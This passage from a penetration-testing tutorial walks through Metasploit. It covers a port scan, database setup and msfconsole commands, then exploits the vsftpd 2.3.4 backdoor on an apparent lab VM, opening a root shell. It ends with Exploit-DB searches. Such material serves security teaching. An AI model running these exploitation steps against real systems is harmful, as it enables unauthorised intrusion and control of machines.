To set a specific option, use the set command (or unset to remove a setting); RHOST is the option to specify the wanted target.




```
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.221.171
rhosts => 192.168.221.171
msf6 auxiliary(scanner/portscan/tcp) > 
```

Type **run,** and the scan began.



```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.221.171:      - 192.168.221.171:21 - TCP OPEN
[+] 192.168.221.171:      - 192.168.221.171:23 - TCP OPEN
[+] 192.168.221.171:      - 192.168.221.171:25 - TCP OPEN
[+] 192.168.221.171:      - 192.168.221.171:22 - TCP OPEN
[+] 192.168.221.171:      - 192.168.221.171:53 - TCP OPEN
[+] 192.168.221.171:      - 192.168.221.171:80 - TCP OPEN
[+] 192.168.221.171:      - 192.168.221.171:111 - TCP OPEN
[+] 192.168.221.171:      - 192.168.221.171:139 - TCP OPEN
[+] 192.168.221.171:      - 192.168.221.171:445 - TCP OPEN
[+] 192.168.221.171:      - 192.168.221.171:512 - TCP OPEN
```

To get more information about the module type **info**.



```
msf6 auxiliary(scanner/portscan/tcp) > info

       Name: TCP Port Scanner
     Module: auxiliary/scanner/portscan/tcp
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>
  kris katterjohn <katterjohn@gmail.com>
```

MSF Database

In Kali, activate the PostgreSQL service before using Metasploit.


Open a terminal and run:

service postgresql start

For the service to run automatically when the system is activated, type:


update-rc.d <service_name> enable

Access msfconsole and check the database status using the command db_status.



```
msf6 auxiliary(scanner/portscan/tcp) > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 auxiliary(scanner/portscan/tcp) > 
```

It's vital to notice that if postgresql doesn't work, there is no connection between the MSF and the database. It is possible to display more commands for msfdb to manage the database.



```
msf6 auxiliary(scanner/portscan/tcp) > msfdb init --help
[*] exec: msfdb init --help


Manage the metasploit framework database

You can use an specific port number for the
PostgreSQL connection setting the PGPORT variable
in the current shell.

Example: PGPORT=5433 msfdb init
```

Metasploit Payloads

Meterpreter - Advanced payload (multi-faced) using DLL injection.

Bind Shell - Opens port on the target computer
Reverse Shell - Sends shell back to the attacker
Inline - It is a full payload inside the exploit
Staged - Shellcode that relays back to the attacker to get the rest of the code


Multi Handler

Grabs payloads initiated outside the shell. For example, Msfvenom payloads.

msf > use multi/handler


Msfconsole

After the target scanned passively and actively, and we found open ports, versions of open services, weaknesses, and general information about the target, we were ready to move on to the next level and start attacking. Start with basic commands in msfconsole to operate Metasploit.




```
msf6 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    debug         Display information useful for debugging
    exit          Exit the console
```

search Search for weaknesses, tools, modules, etc. For example, if we found port 21 open with vsftpd, we searched for a suitable exploit.




```
root@kali:/home/kali# sudo nmap -p21 -sV 192.168.221.171
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 06:38 EDT
Nmap scan report for 192.168.221.171
Host is up (0.00036s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 00:0C:29:C0:2D:22 (VMware)
Service Info: OS: Unix
```




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3
.4 Backdoor Command Execution
```

use Decide which module to use, and use this command to load.




```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3
.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp
/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

back Returns to the mainline (msfconsole prompt); usually used if we chose a module and want to go back to choose a different one.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
msf6 >
```

show options Display information about modules, such as displaying payloads, exploit, options, and more. All payloads are displayed if we type show payloads before selecting the exploit. On the other hand, the payloads that match the exploit are displayed after selecting the exploit. For example, set in the module, type show options under the required column, and see the module requirements to see the options.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or host
                                      s file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)
```

info Displays all basic information on the chosen exploit. Description, options, etc.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03
```

set Setting parameters configuration. For example, Setting the IP to attack.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.221.171
rhosts => 192.168.221.171
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.221.171  yes       The target host(s), range CIDR identifier, or host
                                      s file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)
```

exploit After choosing the exploit, configuring all parameters, and choosing the payload. This command initiates an attack on a target.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.221.171:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.221.171:21 - USER: 331 Please specify the password.
[+] 192.168.221.171:21 - Backdoor service has been spawned, handling...
[+] 192.168.221.171:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.221.171:6200) at 2021-10-05 06:46
:42 -0400

█
```

A successful attack, in the example, opens a session with the attacked computer. Now, we have a shell on the victim's machine by exploiting his FTP service (vsftpd 2.3.4); by typing **ls** and browsing his files and folders.



```
[+] 192.168.221.171:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.221.171:6200) at 2021-10-05 06:46
:42 -0400

ls
attack
bin
boot
cdrom
dev
etc
```


Exit -y Exit the Msfconsole and return to the Linux command line.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit -y

root@kali:/home/kali# █
```


Exploit-DB

One popular free exploit database is called '**Exploit DB**'. Offensive Security aims to collect public exploits and vulnerable software available for vulnerability research and penetration testing purposes. Every day, the exploit list is built by gathering exploits from public and private sources and presented in a user-friendly interface that quickly searches the database. From this area, you'll be able to search for exploits exclusively, or both exploits and vulnerable apps, and create filters to customize the search by author, type of platform, tags, and much more.


Exploit Database - Exploits for Penetration Testers, Researchers, and Ethical Hackers - Mozilla Firefox
Exploit Database - Exploi
https://www.exploit-db.com
EXPLOIT DATABASE
□ Verified
□ Has App
Filters
Reset All
Show 15
Search:

Date	D	A	V	Title	Type	Platform	Author
2021-10-05	⬇		✗	Wordpress Plugin MStore API 2.0.6 - Arbitrary File Upload	WebApps	PHP	spacehen
2021-10-05	⬇	▣	✓	Wordpress Plugin TheCartPress 1.5.3.6 - Privilege Escalation (Unauthenticated)	WebApps	PHP	spacehen
2021-10-05	⬇		✗	Atlassian Confluence 7.12.2 - Pre-Authorization Arbitrary File Read	WebApps	Java	Mayank Deshmukh
2021-10-05	⬇		✗	Student Quarterly Grading System 1.0 - SQLi Authentication Bypass	WebApps	PHP	Blackhan
2021-10-04	⬇		✗	Young Entrepreneur E-Negosyo System 1.0 - 'PRODESC' Stored Cross-Site Scripting (XSS)	WebApps	PHP	Jordan Glover

Look for an exploit; for example, search for sonicwall 8.1.0.2-14sv.


Exploit Database - Exploits for Penetration Testers, Researchers, and Ethical Hackers - Mozilla Firefox
Exploit Database - Exploi
https://www.exploit-db.com
EXPLOIT DATABASE
□ Verified
□ Has App
Filters
Reset All
Show 15

Search: sonicwall 8.1.0.2-14sv

Date	D	A	V	Title	Type	Platform	Author
2017-07-19	⬇		✗	Sonicwall < 8.1.0.2-14sv - 'sitecustomization.cgi' Command Injection (Metasploit)	WebApps	CGI	xort
2017-07-19	⬇		✗	Sonicwall Secure Remote Access 8.1.0.2-14sv - Command Injection	WebApps	CGI	xort
2016-12-24	⬇		✗	Sonicwall 8.1.0.2-14sv - 'viewcert.cgi' Remote Command Injection (Metasploit)	WebApps	Hardware	xort
2016-12-25	⬇		✗	Sonicwall 8.1.0.2-14sv - 'extensionsettings.cgi' Remote Command Injection (Metasploit)	WebApps	Hardware	xort


Showing 1 to 4 of 4 entries (filtered from 44,493 total entries)

Auxiliaries and Scanners

